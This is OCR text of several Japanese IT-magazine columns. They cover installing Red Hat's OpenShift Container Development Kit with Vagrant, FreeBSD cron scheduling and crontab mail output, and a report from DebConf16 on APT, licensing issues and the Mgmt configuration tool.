MackerelのAWSインテグレーションを利用すると、AWSの各サービスをmackerel-agentなしで簡単に監視できるようになります。今後もより多くのサービスに対応していく予定ですので、ご期待ください。SD

▼図5　タグを指定する

▼リスト1　AWS RDSの詳細メトリックを取得する設定

```
[plugin.metrics.mysql]
command = "/usr/bin/mackerel-plugin-mysql -host somedb.somecode.ap-northeast-1.rds.amazonaws.com"
custom_identifier = "somedb.somecode.ap-northeast-1.rds.amazonaws.com"
# host_id = "<Host-ID>"
```

SOURCES

レッドハット系ソフトウェア最新解説

第3回

Red Hat OpenShift Container Local

Red Hat OpenShift Container Localは、開発者が無償でコンテナを活用するためのソリューションです。今回は概要／インストール／簡単なアプリ作成方法を紹介します。

Author 小島 啓史(こじまひろふみ)
mail : hkojima@redhat.com
レッドハット㈱ テクニカルセールス本部 ソリューションアーキテクト

Red Hat OpenShiftの概要


Red Hat OpenShiftは、オープンソースのDocker/Kubernetesを基盤としたコンテナ活用のソリューションです。OpenShiftはもともとMakara社が提供していたインターネット上のPaaSサービスであり、2010年11月にRed HatがMakara社を買収したあとにサービスの名称をOpenShiftに変更したことが始まりとなります。そしてしばらくは開発者プレビューとして、リソース制限付きの無償枠だけをインターネット上で提供していましたが、インターネット上のOpenShiftサービスを提供するOpenShift Online[注1]、オンプレミスでOpenShift環境を構築・運用するためのオープンソースプロジェクトであるOpenShift Origin[注2]、同じくオンプレミス版のOpenShiftですがRed Hatの商用ディストリビューションであるOpenShift Enterprise、と展開されていきました。

かつてのOpenShiftはLinuxの標準機能であるcgroups/SELinuxを活用したリソース分離を行い、専用ディレクトリでアプリケーションを実施していましたが、OpenShift Enterpriseのバージョン3からDocker/Kubernetesを基盤としたコンテナベースのアーキテクチャに刷新されました[注3]。そしてDevOps分野での注目度が高いコンテナ技術が採用されたことに伴い、徐々に採用実績が増えてきました。海外ではAmadeus社[注4]、日本国内ではクオリカ㈱[注5]や日本電気㈱[注6]がOpenShiftを採用しています。

また、2016年のRed Hat Summit(年次で実施されるRed Hat最大のイベントであり、Red Hatのメッセージから製品のロードマップまでさまざまな事柄を発表する)で、OpenShift製品の改名・拡充を発表しました。これは、個人の開発環境から本番環境まで、Linuxコンテナを十分に活かせることを目的としたものです。これに伴い、オンプレミス版の商用OpenShiftが**図1**にある3つの名前を持つようになりました。OpenShift Container Platformが従来のOpenShift Enterpriseに相当します。OpenShift Container Labはチームの開発・テスト環境に限り、期間限定でOpenShift Container Platformを安く利用できる製品です。OpenShift Container Localが個人の開発者向けの製品になります。Docker/

注1) URL http://www.openshift.com/products/online
注2) URL http://www.openshift.org/
注3) URL http://red.ht/2brX1hD
注4) URL http://red.ht/2bFNp3w
注5) URL http://red.ht/2b2GItv
注6) URL http://jpn.nec.com/press/201607/20160728_01.html

▼図1　Red Hatが提供するオンプレミス版OpenShift




Kubernetes/OpenShift環境を提供する無償のRed Hat Container Developer Kit(以降、CDKと記載します)を利用して、アプリケーションを開発できます。本記事ではCDKの利用方法の紹介を通して、OpenShift環境でのアプリケーション開発イメージを紹介していきます。

Red Hat Container Development Kit (CDK) のインストール

CDKをインストールするには、まずRed Hat Developer[注7]にユーザ登録をしてCDKのサブスクリプションを有効にします。登録完了後、サブスクリプションが有効になるまで30分ほどかかりますので、しばらく時間を置いたあとにCDKをダウンロードします[注8]。CDKはRHELだけでなく、Windows/Mac OS Xにもインストールができますが、本記事ではRHEL/KVM環境へインストールしていきます[注9]。まず、**図2**のダウンロード画面から、「Red Hat Container Tools」と「RHEL 7.2 Vagrant box for libvirt」をダウンロードします。

注7）URL https://developers.redhat.com/
注8）URL http://red.ht/29FjHvh
注9）Windows/Mac OS XにCDKをインストールする場合は、インストールガイド(http://red.ht/2bs5Acr)を別途参照。

▼図2　CDKのダウンロード画面



リポジトリ設定

CDKのインストールに必要なリポジトリの設定を行います(**図3**)。本記事では、最新のRHEL7の利用を前提とします。CDKのダウンロード時に利用したカスタマーポータルのアカウントを利用して、RHELを登録し、RHEL7のベース、Software Collection、Optionalリポジトリの利用を有効にします。CDKのインストールにはVagrantを利用するため、CentOSのVagrantを提供しているリポジトリの利用も有効にします。

追加パッケージのインストール

CDKのインストールに必要なパッケージをインストールします(**図4**)。仮想化に関連したパッケージグループ、Vagrant関連のパッケージをインストールします。執筆時の最新版のCDK 2.1では、Vagrant 1.7.4でしかインストールできないため、Vagrantのダウングレードも実施します。また、インストールしたlibvirtdを起動し、自動起動を有効化しておきます。

最後にCDKをインストールします(**図5**)。まず、scl コマンドを実行して、bashでのvagrantコマンドを有効化します。ダウンロードした

▼図3　CDKのインストールのためのリポジトリ設定

```
# subscription-manager register --auto-attach --username=user --password=passwd
# subscription-manager repos --enable=rhel-7-server-rpms --enable=rhel-server-rhscl-7-rpms ↵
--enable=rhel-7-server-optional-rpms
# yum-config-manager --add-repo=http://mirror.centos.org/centos-7/7/sclo/x86_64/sclo/
# echo "gpgcheck=0" >>  /etc/yum.repos.d/mirror.centos.org_centos-7_7_sclo_x86_64_sclo_.repo
```

▼図4　パッケージのインストール

```
# yum -y groupinstall "Virtualization Host"
# yum -y install sclo-vagrant1 sclo-vagrant1-vagrant-libvirt sclo-vagrant1-vagrant-libvirt-doc
# yum -y downgrade sclo-vagrant1-vagrant-1.7.4
# systemctl start libvirtd; systemctl enable libvirtd
```

▼図5　CDKのインストール

```
# scl enable sclo-vagrant1 bash
# ls
cdk-2.1.0.zip  rhel-cdk-kubernetes-7.2-25.x86_64.vagrant-libvirt.box
# unzip cdk-2.1.0.zip
# vagrant plugin install ./cdk/plugins/vagrant-*.gem
# vagrant box add --name cdkv2 rhel-cdk-kubernetes-7.2-25.x86_64.vagrant-libvirt.box
# vagrant box list
cdkv2 (libvirt, 0)
# cd ./cdk/components/rhel/misc/shared_folder/rhel-ose/; ls
README.rst  Vagrantfile
# vagrant up
 ……(中略)……
==> default: Would you like to register the system now (default: yes)? [y|n] n
 ……(中略)……

==> default: You can now access the OpenShift console on: https://10.1.2.2:8443/console
==> default:
==> default: To use OpenShift CLI, run:
==> default: $ vagrant ssh
==> default: $ oc login 10.1.2.2:8443
==> default:
==> default: Configured users are (<username>/<password>):
==> default: openshift-dev/devel
==> default: admin/admin
 ……(中略)……
```

CDKのZIPファイルには、Vagrantのプラグインや仮想マシン作成のためのVagrantfileが入っていますので、これらを利用していきます。Vagrantのプラグインをインストールし、CDKの仮想マシンのイメージファイルが格納されたBoxを、cdkv2という名前で登録します。無事登録されたことを確認したら、CDKの仮想マシン構成情報が記述されたVagrantfileが格納されているディレクトリに移動し、「vagrant up」を実行してCDKの仮想マシンを作成するとインストールが完了します。

インストールの確認

CDKのインストールが完了すると、CDKへのアクセス方法がメッセージの最後に表示されます。FirefoxなどのWebブラウザでhttps://10.1.2.2:8443にアクセスするか、vagrant sshを実施してCDKにSSHログインする方法があります。Webブラウザでログインする場合は、ユーザ用アカウント(openshift-dev/devel)でログインします。OpenShift管理者用アカウント(admin/admin)は、OpenShift環境を変更するときに利用します。ちなみに、この「10.1.2.2」というIPアドレスを変更したい場合は、Vagrantで仮想マシンを作成する前に、Vagrantfileを編集してIPアドレスを変更してください。

OpenShift上でのアプリケーション作成

ここから、いよいよOpenShift環境を利用したアプリケーションを作成していきます。vagrantコマンドを実行してCDKにSSHログインしたあとに、ocコマンドを利用してユーザ情

▼図6　oc new-appでアプリ作成

```
# vagrant ssh
$ oc whoami
openshift-dev
$ oc new-app --template=nodejs-example -l app=nodejs01 -p SOURCE_REPOSITORY_URL=https://
github.com/username/nodejs-ex.git
```

報の確認や開発・実行環境を作成します。ocコマンドは、OpenShift環境が提供しているCLIであり、今回のようなアプリケーションの作成からOpenShift環境の設定変更までさまざまなことを行えます。ここでは、OpenShift環境が標準で用意しているNode.jsアプリケーションのテンプレートである「nodejs-example」を利用してみます。標準のテンプレート「nodejs-example」は、GitHub上のソースコード[注10]を利用して、アプリケーションを作成しています。ここでは後のコード変更も考慮して、自分のアカウントにforkしたもの[注11]を利用するようにします。

「oc new-app」でアプリを作成するときに、-lでラベルを、-pでfork先のURLを指定します(**図6**)。アプリケーションの作成が完了すると、**図7**の画面が表示されます。この「nodejs-example-sample-...」といった名前が付けられているリンクをクリックすると、Nodejsアプリケーションの Welcome画面が表示されます。ちなみに、CDKの初期設定ではアプリケーションにアクセスするときの名前解決に、xip.ioを利用しています。セキュリティポリシー上の理由でxip.ioが利用できない環境の場合、名前解決ができませんので注意ください。

▼図7　アプリケーションの表示画面

OpenShiftでは、GitHub上のソースコード変更を反映したアプリケーションのリビルド機能を備えています。アプリケーションが指定しているGitHub上のソースコードに変更を加えたあとに、「oc start-build App名」コマンドを実行すると、リビルドが自動的に実施されます。不要になったアプリケーションを削除する場合は、「oc delete」コマンドを実行します(**図8**)。このとき、アプリケーション作成時に指定したラベルを利用すると、作成したアプリケーションに関連したものすべてを消去してくれますので、環境をきれいに掃除できます。

次回は

今回はCDKのインストールと簡単なアプリケーション作成だけを紹介しました。次回はカスタムテンプレートの作成、永続ストレージの利用、アプリケーションのサービス連携や世代管理などを紹介していきます。SD

注10) URL https://github.com/openshift/nodejs-ex.git
注11) URL https://github.com/username/nodejs-ex.git

▼図8　OpenShiftのアプリケーションのリビルドと削除

```
$ git clone https://github.com/username/nodejs-ex.git
$ sed -i -e "s/Welcome to/Hello/g" ./nodejs/nodejs-ex/views/index.html
$ git commit -am "changed"; git push
$ oc start-build nodejs-example
$ oc delete all -l app=nodejs01
```

Be familiar with FreeBSD.

チャーリー・ルートからの手紙

第35回 ❖タイムスケジュールでプログラムを実行（その2）

前回は、rootで/etc/crontabを編集する方法を紹介しました。/etc/crontabはシステム権限で実施されるスケジューリングタスクを書いた設定ファイルで、cron(8)デーモンがそのファイルの設定に従って指定されたソフトウェアを実行していることを説明しました。システムを動作させるために最低限必要となる処理が、このcron(8)経由で呼び出されて実行されています。

◉著者プロフィール

後藤 大地（ごとう だいち）

BSDコンサルティング（株） 取締役／（有）オングス 代表取締役／FreeBSD committer

エンタープライズシステムの設計、開発、運用、保守からIT系ニュースの執筆、IT系雑誌や書籍における執筆まで幅広く手がける。カーネルのカスタマイズから業務に特化したディストリビューションの構築、自動デプロイ、ネットワークの構築など、FreeBSD/Linuxを含め対応。BSDコンサルティングでは企業レベルで求められるFreeBSDの要求に柔軟に対応。

メールを送る or 送らない

cron(8)経由で実行されたソフトウェアの出力なのですが、何らかの出力があるとそれを対象ユーザにメールするという機能があります。これは使いこなせると便利な機能ですので覚えておきましょう。

まず、次の設定を/etc/crontabに追加してからservice cron restartと実行してcron(8)デーモンを再起動します。

```
*/1  *   *   *   *   root /bin/ls -alF /
```

そうすると、1分おきにroot権限で/bin/ls -alF /というコマンドが実行されるようになります。以降は1分おきに、**図1**のようなメール（/bin/ls -alF /の結果）が設定したメールアドレス[注1]に届くようになります。

先ほどの設定を**リスト1**のように変更すると、メールは届かなくなります。コマンドの最後に/dev/nullを指定して、標準出力への出力をすべて削除しているからです。

cron(8)が便利なのはここからです。**リスト2**のように先ほどの設定をちょっと変更して、ls(1)で指定する対象を、存在しないファイルやディレクトリに変更してみてください。

ls(1)コマンドは対象のファイルやディレクトリが存在しないとして、標準エラー出力へエラーメッセージを出力することになります。つまり、**図2**のようなメールがユーザに届くことになります。

このように、「**スケジュール指定 ユーザ指定 コマンド > /dev/null**」のようにしておくと、「コマンドが正常に終了した場合には何も報告せず、コマンドが標準エラー出力に何か出力した場合にだけその結果を指定したユーザにメールする」といったことが実現できます。こういった報告は毎回必要なわけではなく、ほしいとき、つまり何か問題が発生したときに届けば良いので、その要望どおりに設定できるわけです。

注1　メールは指定したユーザに送られます。詳細は省きますが、この場合はユーザ名としてrootが指定されていますから、mail rootでメールを送信したときのユーザに送信されることになります。

▼リスト1　実行結果がメールで送信されないようにする

```
*/1  *   *   *   *   root /bin/ls -alF / > /dev/null
```

▼リスト2　標準エラー出力を試すためにlsで存在しないファイルやディレクトリを指定

```
*/1  *   *   *   *   root /bin/ls -alF /u > /dev/null
```


各コマンドのうしろについている括弧書きの数字は、manコマンドで見ることができるマニュアルに記載されている章番号を表しています。

標準出力と標準エラー出力に何が出力されても、何もメールで報告する必要がないという場合には、コマンドの最後に> /dev/null 2>&1のようにリダイレクトを指定しておけば、標準出力への出力も標準エラー出力への出力も消えることになりますので、何もメールで報告されないようになります。このあたりを使いこなすと、簡単なコマンドだけでそれなりのヘルスチェックができるようになります。

ユーザごとにタイムスケジューリング

前回は、システムレベルで実行するタイムスケジュール機能も紹介しました。この機能はユーザも利用できます。ユーザごとに、個別に/etc/crontabのような設定ファイルを書くことができるようになっています。

ユーザごとの設定は特定のファイルに書くのではなく、crontab(1)というコマンドを使います。crontab -eのようにオプション-eを指定してcrontab(1)コマンドを実行すると、**図3**のようにエディタが起動します。最初はまったく設定していないので、何も記載されていないはずです。

たとえばここで、**図4**のように設定を追加してみましょう。/etc/crontabとの違いは、対象ユーザが自分ですので対象ユーザを指定する列が消えているという点です。編集を保存してエディタを終了すると自動的にタイムスケジュールに反映されます。service cron restartのようにしてcron(8)を再起動する必要がないあたりも、/etc/crontabを直接編集した場合と違うところです。

▼図1　cron(8)の実行結果がユーザにメールで送信される

```
Cron Daemon                                                    今日 15:19
宛先： root@parancell.ongs.co.jp
Cron <root@parancell> /bin/ls -alF /

total 65806
drwxr-xr-x   24 root  wheel         1024 Jul 14 18:22 ./
drwxr-xr-x   24 root  wheel         1024 Jul 14 18:22 ../
-rw-r--r--    2 root  wheel          966 Apr  5 10:35 .cshrc
-rw-r--r--    2 root  wheel          254 Apr  5 10:35 .profile
-rw-------    1 root  wheel         1024 Mar 20  2015 .rnd
drwxrwxr-x    2 root  operator       512 Mar 21  2015 .snap/
-r--------    1 root  wheel     33554432 Mar 21  2015 .sujournal
-r--r--r--    1 root  wheel         6197 Apr  5 10:35 COPYRIGHT
drwxr-xr-x    8 root  wheel            8 Dec 18  2015 Users/
drwxr-xr-x    2 root  wheel         1024 Jul 26 13:44 bin/
drwxr-xr-x    9 root  wheel         1024 Jul 26 13:44 boot/
drwxr-xr-x    3 root  wheel          512 Jan 25  2016 compat/
drwxr-xr-x   12 root  wheel         1024 Nov 24  2015 d/
dr-xr-xr-x  114 root  wheel          512 Jun  5 01:01 dev/
-rw-------    1 root  wheel         4096 Jun  5 01:01 entropy
drwxr-xr-x   23 root  wheel         2560 Aug 17 23:21 etc/
lrwxr-xr-x    1 root  wheel            8 Mar 30  2015 home@ -> usr/home
drwxr-xr-x    3 root  wheel         1536 May  9 13:14 lib/
drwxr-xr-x    3 root  wheel          512 Apr  5 10:35 libexec/
drwxr-xr-x    3 root  wheel          512 Jun  4 16:01 media/
drwxr-xr-x    2 root  wheel          512 Nov 12  2014 mnt/
drwxr-xr-x    7 root  wheel          512 Mar 31 23:47 n/
drwxr-xr-x    3 root  wheel          512 Jun  4 16:01 net/
dr-xr-xr-x    1 root  wheel            0 Aug 17 23:22 proc/
drwxr-xr-x    2 root  wheel         2560 Jun  1 11:09 rescue/
drwxr-xr-x   11 root  wheel          512 Jul 21 12:40 root/
drwxr-xr-x    2 root  wheel         2560 May  9 13:14 sbin/
lrwxr-xr-x    1 root  wheel           11 Nov 12  2014 sys@ -> usr/src/sys
drwxrwxrwt   10 root  wheel         1536 Aug 17 23:21 tmp/
drwxr-xr-x   14 root  wheel          512 Sep  3  2015 usr/
drwxr-xr-x   25 root  wheel          512 Jun  5 01:01 var/
drwxr-xr-x    3 root  wheel          512 Jul 14 18:22 z/
```

▼図2　標準エラー出力を拾って対象ユーザへメール送信

```
Cron Daemon                                                    今日 15:23
宛先： root@parancell.ongs.co.jp
Cron <root@parancell> /bin/ls -alF /u > /dev/null

ls: /u: No such file or directory
```

保存してエディタを終了したあとは、1分ごとに設定したコマンドが実行されますので、/tmp/cronenvというファイルが1分ごとに書き出されるはずです。このファイルの内容は次のようになっていると思います。

```
LOGNAME=daichi
PATH=/usr/bin:/bin
PWD=/Users/daichi
USER=daichi
HOME=/Users/daichi
SHELL=/bin/sh
```

これはcron(1)で実行されるユーザのプロセスが

▼図3　crontab -eを実行、エディタが起動する

```
  1
~
~
~
crontab.qIbZGv2wGh
```

▼図4　ユーザ向けのタイムスケジュールを試してみる

```
  1 */1 * * * * /usr/bin/env > /tmp/cronenv
~
~
~
crontab.BQjgzWM8WU
"/tmp/crontab.BQjgzWM8WU" 1L, 40C
```

持つことになる環境変数で、crontab -e経由でスクリプトなどを実行する場合に重要になってきます。

ユーザレベルでタイムスケジュールを組んで何かを定期的に実行したいという場合には、なんらかの目的がある場合がほとんどです。プログラムを開発したり、シェルスクリプトを組んだりしてそれを実行するわけですが、これらの実行は普通にログインして実行するのとはわけが違います。前述のように環境変数が最低限のものしか定義されていませんので、場合によってはコマンドなどが適切に動作しません。

そんなわけで、先ほどのcrontab -eでの編集内容は典型的には**リスト3**のようになってきます。必要になるほかの環境変数を設定するとともに、見やすいように空行を入れたりコメント行を追加したりしています。この場合はの次のようなデータが/tmp/cronenvに出力されることになります。

```
LOGNAME=daichi
LANG=ja_JP.UTF-8
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr
/local/bin:/Users/daichi/bin
PWD=/Users/daichi
TERM=xterm
USER=daichi
HOME=/Users/daichi
SHELL=/bin/sh
```

シェルスクリプトやプログラムを作ってターミナルから実行した場合には問題なかったものの、crontab -eに登録したらまともに動かなくなった、という場合には、環境変数が適切な状態に設定されているかを確認してみてください。だいたいこのあたりの設定不足で動いていないことが多いように思います。

▼**表1　crontab(5)タイムスケジュール指定の短縮表記と拡張機能**

指定	意味
@reboot	cron(8)の起動時に1回だけ実行
@yearly	年に1回。0 0 1 1 *と同じ
@annually	年に1回。0 0 1 1 *と同じ
@monthly	月に1回。0 0 1 * *と同じ
@weekly	週に1回。0 0 * * 0と同じ
@daily	日に1回。0 0 * * *と同じ
@midnight	日に1回。0 0 * * *と同じ
@hourly	毎時。0 * * * *と同じ
@every_minute	毎分。*/1 * * * *と同じ
@every_second	毎秒

便利な短縮表記と拡張機能

crontab(5)でタイムスケジュールの指定に必要になる書き方のほとんどは前回説明しました。今回はこの短縮表記と拡張機能を取り上げておきます。

短縮表記は@□□といった形式で指定するもので、0 0 1 * *のように書かなくとも、@monthlyと書くと月1で実行してくれるといったものです(**表1**)。crontab(5)のタイムスケジュール指定は長く触っていないとだいたい忘れるので、あまり細かい時間指定をする必要がない場合には、こちらの書き方をしておいたほうがあとあとでわかりやすいかもしれません。

拡張機能は@rebootと@every_secondです。@rebootはcron(5)の起動時に1回だけ実行する機能で、@every_secondは毎秒実行する指定です。cron(8)では通常「1分」が最小の指定単位ですが、この拡張指定を使うと毎秒実行が可能になります。1分以下の頻度を指定する簡単な方法がこれまではありませんでしたが、この短縮表記を使えば1秒おきに実行することが可能になります。

▼**リスト3　環境変数の設定、空行、コメント行なども追加した設定**

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/Users/daichi/bin
LANG=ja_JP.UTF-8
TERM=xterm

# environment variable check
*/1     *       *       *       *       /usr/bin/env > /tmp/cronenv
```

実践：雨が降りそうなときは事前にメールする

この機能を使った利用例を紹介しておきます。最近の通知サービスに慣れてくると、どうも自分で積極的に情報を取りに行くということを怠りがちです。「全部通知してくれれば良いのに」と思ってしまうわけです。とくに、朝の天気予報では晴れだったのに夕方いきなり雨が降ってきたときなんかはそうです。途中で教えてほしいものです。

ということで、「それなら全部ソフトウェアで処理させて、必要な場合にはメールで自分に通知すれば良いじゃないか」、というのをcron(5)で処理させます。

本誌サポートページ[注2]に、「Yahoo! Japan」のピンポイント天気のページのデータを加工して、向こう2日間の間に雨が降りそうだったら、それをテキストに加工してメールするスクリプト「wa.fish」をアップしています。コード内のメールアドレスとURLは自分のものと地域のURLに置き換えて使ってみてください。このスクリプトは、本誌2016年6月号の「bash特集」でも紹介した、fishというシェルで書いてあります。シェルの内容は要望があればそのうち説明しますので、その場合は編集部までご連絡お願いします。

これを**リスト4**のような設定でcron(5)に処理させます。寝ている間にメールが届くと面倒ですので、実行する時間を朝の7時から夜の22時までに絞っています。ピンポイント天気は3時間ごとの予報ですので、crontab(5)も3時間ごとの実行にしてあります。メールはwa.fishスクリプトが自発的に送るので、ここでは全部/dev/nullに流し込んでいます。

向こう2日間の間に雨の予感があると、**図5**のようなメールが自分に届きます。晴れが続く場合にはメールそのものが送られてきませんので、メールが届いた段階で雨だなということがわかります。

メールが届いた段階でスマートウォッチや各種通知機能などを通じて、さまざまな角度から雨の通知がやってきます。雨の予報がわかればそのあとのスケジュールも変えられますし、早めの対策も可能です。これはcron(8)をユーザの便利ツールとして使った例ですけれども、cron(8)はほかにもいろいろ便利に使えますので、できればいろいろ試してみてください。SD

注2　http://gihyo.jp/magazine/SD/archive/2016/201610/support

▼図5　雨の予報がメールで通知される

▼リスト4　crontab -eでタイムスケジュールに登録

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/Users/daichi/bin
LANG=ja_JP.UTF-8
TERM=xterm

# 雨天注意報
0 7-22/3 * * * /Users/daichi/Documents/weather_alart/wa.fish > /dev/null
```

40

Debian Developer　やまねひでき　henrich@debian.org

DebConf16レポート（後編）

Debian Hot Topics

DebConf16

今回も引き続きDebian Conference（**写真1**）の話題からお送りしたいと思います。

この1年のAPTの進化

APTのメンテナの1人Julian Andres Klodeさん（とぬいぐるみのCOW（**写真2**））によるセッション「The past year in APT」では、APTの進化について語られました。

▼写真2　ぬいぐるみの「Cow」

さまざまな改善（以下参照）による圧倒的な性能の向上と、サンドボックス化[注1]や作業中の「Seccomp」[注2]の適用によるセキュリティの改善を紹介。apt pinning[注3]が期待どおり動作していなかったのも修正し、この部分のコードを1/3にカットしたとのことです。

▼写真1　DebConf16の横断幕

性能向上のために改善した項目

- パッケージ一覧の差分ファイルであるPDiffの読み込みが41秒から20秒に。書き出しも同様に50%程度削減
- 並列化の実装
- lz4の導入による圧縮でapt-fileの処理が6、7倍に高速化
- cydia[注4]に着想を得てデータコピーを減少
- チェックサムを確認することでsyncを減らし、パッケージ名のハッシュテーブルを16KBから50KBに拡大
- 標準的なハッシュアルゴリズムの採用

また、apt-daily.serviceによって、AC電源が有効なときのみ、systemdがaptのパッケージデータを自動で日時更新するようになっているなど、細かな点にも配慮されています。

パッケージ一覧で利用されるハッシュエントリについて、SHA1の削除に伴い、Debianパッケージリポジトリの Release/Packages ファイ

注1） 一部の処理はrootではなくユーザ「_apt」を利用して不要な権限を落として実行する。

注2） Linuxカーネルのセキュリティ機構の1つ。不要なシステムコールを事前に定めたフィルタリングにより利用できなくすることで攻撃可能な要素を減らす。

注3） /etc/apt/preferencesの設定によって、安定版のパッケージを使いつつ、一部のパッケージはtestingから「借りてくる」ような設定をすること。

注4） URL http://cydia.saurik.com/　jailbreakしたiOSマシンでaptを使って各種ソフトウェアをインストールできるようにするツール。

ルにSHA256/SHA512のエントリがないとパッケージデータベースの更新でエラーになっていました[注5]。しかし、サードパーティのリポジトリの追随が遅れたことによりユーザから不満が出たので、再度SHA256/SHA512のエントリがないリポジトリも取り扱いできるように変更しなおされました。ただし、2017年1月1日に再度エラーにさせる予定だそうです。そのようなリポジトリを使っている場合は、そのリポジトリの管理者にコンタクトを取って修正してもらうのが良いでしょう。

aptの将来の展望としては、

- aptitudeのような複雑な「検索パターン」[注6]のサポート[注7]
- apt側で自前実装していた古いコードを捨てて、進化したdpkg側の機能を使うように変更(これはGoogle Summer of Code 2016で採択されている)
- パッケージの差分だけを取得するdebdeltaのサポートによってダウンロードサイズを減らし、インターネット接続の帯域が潤沢ではない地域でもさらに有用に

などが考えられているそうです。

前DPLによる振り返り～DeCSSとZFS

前Debianプロジェクトリーダー(DPL)のNeil McGovernさんによる1年の振り返りセッションです。

DVDのリッピング用ライブラリlibdvdcss(DeCSS)の配布については、日本の著作権法の縛りのせいで[注8]リポジトリに取り込むのは止まっているとのこと。過去に米国での暗号化ソフトの輸出規制に対応するため、non-USリポジトリという別れたリポジトリを作って対応していたDebianではありますが、non-Japanリポジトリは作りたくないので、どうしたものか……という状況のままのようです。

もう1つ、ZFSについては、最終的にソースからバイナリモジュールを自動的に生成するDKMSパッケージとして、contribリポジトリにて配布ができるようになりましたが、そこに至るまでには長い長い調整が必要だったようです。このような「訴訟を招きかねない」変更については、訴訟に対応する強い財政基盤と人的組織を持たないDebianは相当に慎重にならざるを得ません[注9]。

「長い間、調整をしてきてSoftware Freedom ConservancyもOK、FSF(Free Software Foundation)からもOK、FTP Masterも問題なし、ようやくパッケージがDebianに入ろうとしたところで……Ubuntuが声明を発表した」とNeilさんが言うと、会場からは大きな笑い声があがります。Canonical社はDebianやOpenZFSとは異なり、ZFSをバイナリ配布しても問題ないと表明してUbuntu 16.04から同梱して配布しているのです。その後もジョークを交えながら話が進みますが、「CDDL自体はOSSライセンスであり問題ないのだが、GPLと非互換なライセンスのバイナリを配布すること自体が問題であり、プロプライエタリなライセンスのソフトウェアをGPLライセンスのソフトウェアとリンクしたバイナリで配布するのと同じような問題である」とNeilさんはコメント。筆者も同感です。

Next Generation Config Mgmt

Red HatのJames Shubinさんが作成した「Mgmt」というツールについてのセッションがお

注5) SHA1の削除については、URL https://wiki.debian.org/Teams/Apt/Sha1Removal を参照。たとえば、Debian 8.5のstable(URL http://ftp.jp.debian.org/debian/dists/jessie/Release)にはあるSHA1のエントリが、unstable(URL http://ftp.jp.debian.org/debian/dists/sid/Release)ではなくなっている。

注6) URL https://www.debian.org/doc/manuals/aptitude/ch02s04.ja.html

注7) URL https://wiki.debian.org/Teams/Apt/Patterns

注8) 実はこの話をNeilさんに連絡したのは筆者です。このあたりを慎重にやらないと、日本の著作権法改正によってDebianのリポジトリのミラーそのものなどが違法行為と見なされる可能性があります。

注9) 開発に対応する人的リソースの確保と訴訟に対応する人的リソースの確保は、まったく別物であることにご注意ください。

もしろかったのでご紹介を[注10]。MgmtはPuppetやChefのような構成管理ツールで、JamesさんがPuppetの経験から得たアイデアをもとに作成したものです。並列実行／イベント駆動／分散トポロジーを特徴としています。

これまでの構成ツールだとうまく処理していなかった並列処理を実装し、複数の作業をより高速に実行できるようになっているのはうれしい点です(**図1、2**)。イベントの対応については、ファイルはinotify/fanotifyを、サービスはsystemd(dbus)、プログラムの実行についてはカーネルイベント、パッケージ管理はpackagekitを、ネットワーク周りはetcdをそれぞれ使って処理することで本体をスリムに抑えているようです。そして、中央サーバを持たない分散構成によって、単一障害点を防ぐなど、PuppetやChefよりも意欲的な点が見られます。

まだまだ開発中のツールですので、興味のある方は触ってハックしてほしいとJamesさんからのコメントがありました。

DebConf17、そしてDebConf18


来年のDebian Conferenceは2017年8月6日～12日にカナダのモントリオールで行われることが発表されました。

そして、その次のDebConf18開催に立候補したのは、台湾の台北とチェコのプラハです。Paul Liuさんは台北での開催の利点として、安全、食事が美味しい(そして食事が美味しい)、移動が楽、インターネット接続が安価などの点をアピール。6月だと雨季で8月だと台風がくるので、7月に開催を考えているとのこと。台北開催の場合は、日本からのアクセスも安価かつ容易ですし、将来日本での開催に向けてローカルチームの手伝いに行って経験値を積むなども良いのではないでしょうか。

対してMartin F. Kraffftさんは、プラハは海外からの移動が容易で市内も同様、歴史ある美しい都市であり複数の大学が開催拠点として考えられることなどを説明しました。


注10) URL https://debconf16.debconf.org/talks/15/

▼図1　並列処理のイメージ(従来の構成管理ツールで実行)



逐次実行になっているため、
最後のイベントを完了するまで
7ステップとなっている

▼図2　並列処理のイメージ(Mgmtで実行)



依存関係がないイベントを
並列実行するようにしたため、
3ステップで完了となっている

最近のホットトピック

Debian Edu/Skolelinux Jessieのリリース

教育用のDebian派生ディストリビューションDebian Edu[注11]が、Debian 8"Jessie"ベースでリリースされました。教育現場で複数の教室にPCを配備し、数百ものアカウントを管理する必要がある、という方にはお勧めのソリューションとなっています。

ちなみに、「教育用ディストリビューションならEdubuntuもあるじゃないか」という方もいるとは思いますが、こちらは残念ながら人手不足のためにEdubuntu 14.04のサポートだけに注力しており、2019年以降のサポートが未

注11) URL https://wiki.debian.org/DebianEdu/ 過去にはSkolelinuxとも呼ばれていました。

定になっています[注12]。もちろん、新たな人が加わって18.04がリリースされるかもしれませんが、2020年以降も見据えて教育現場に採用するのであれば、Debian Eduも第一の選択肢に考えて良いのではないでしょうか。試してみたい方はダウンロードサイト[注13]からどうぞ。

OracleからSparc64マシンが寄贈予定

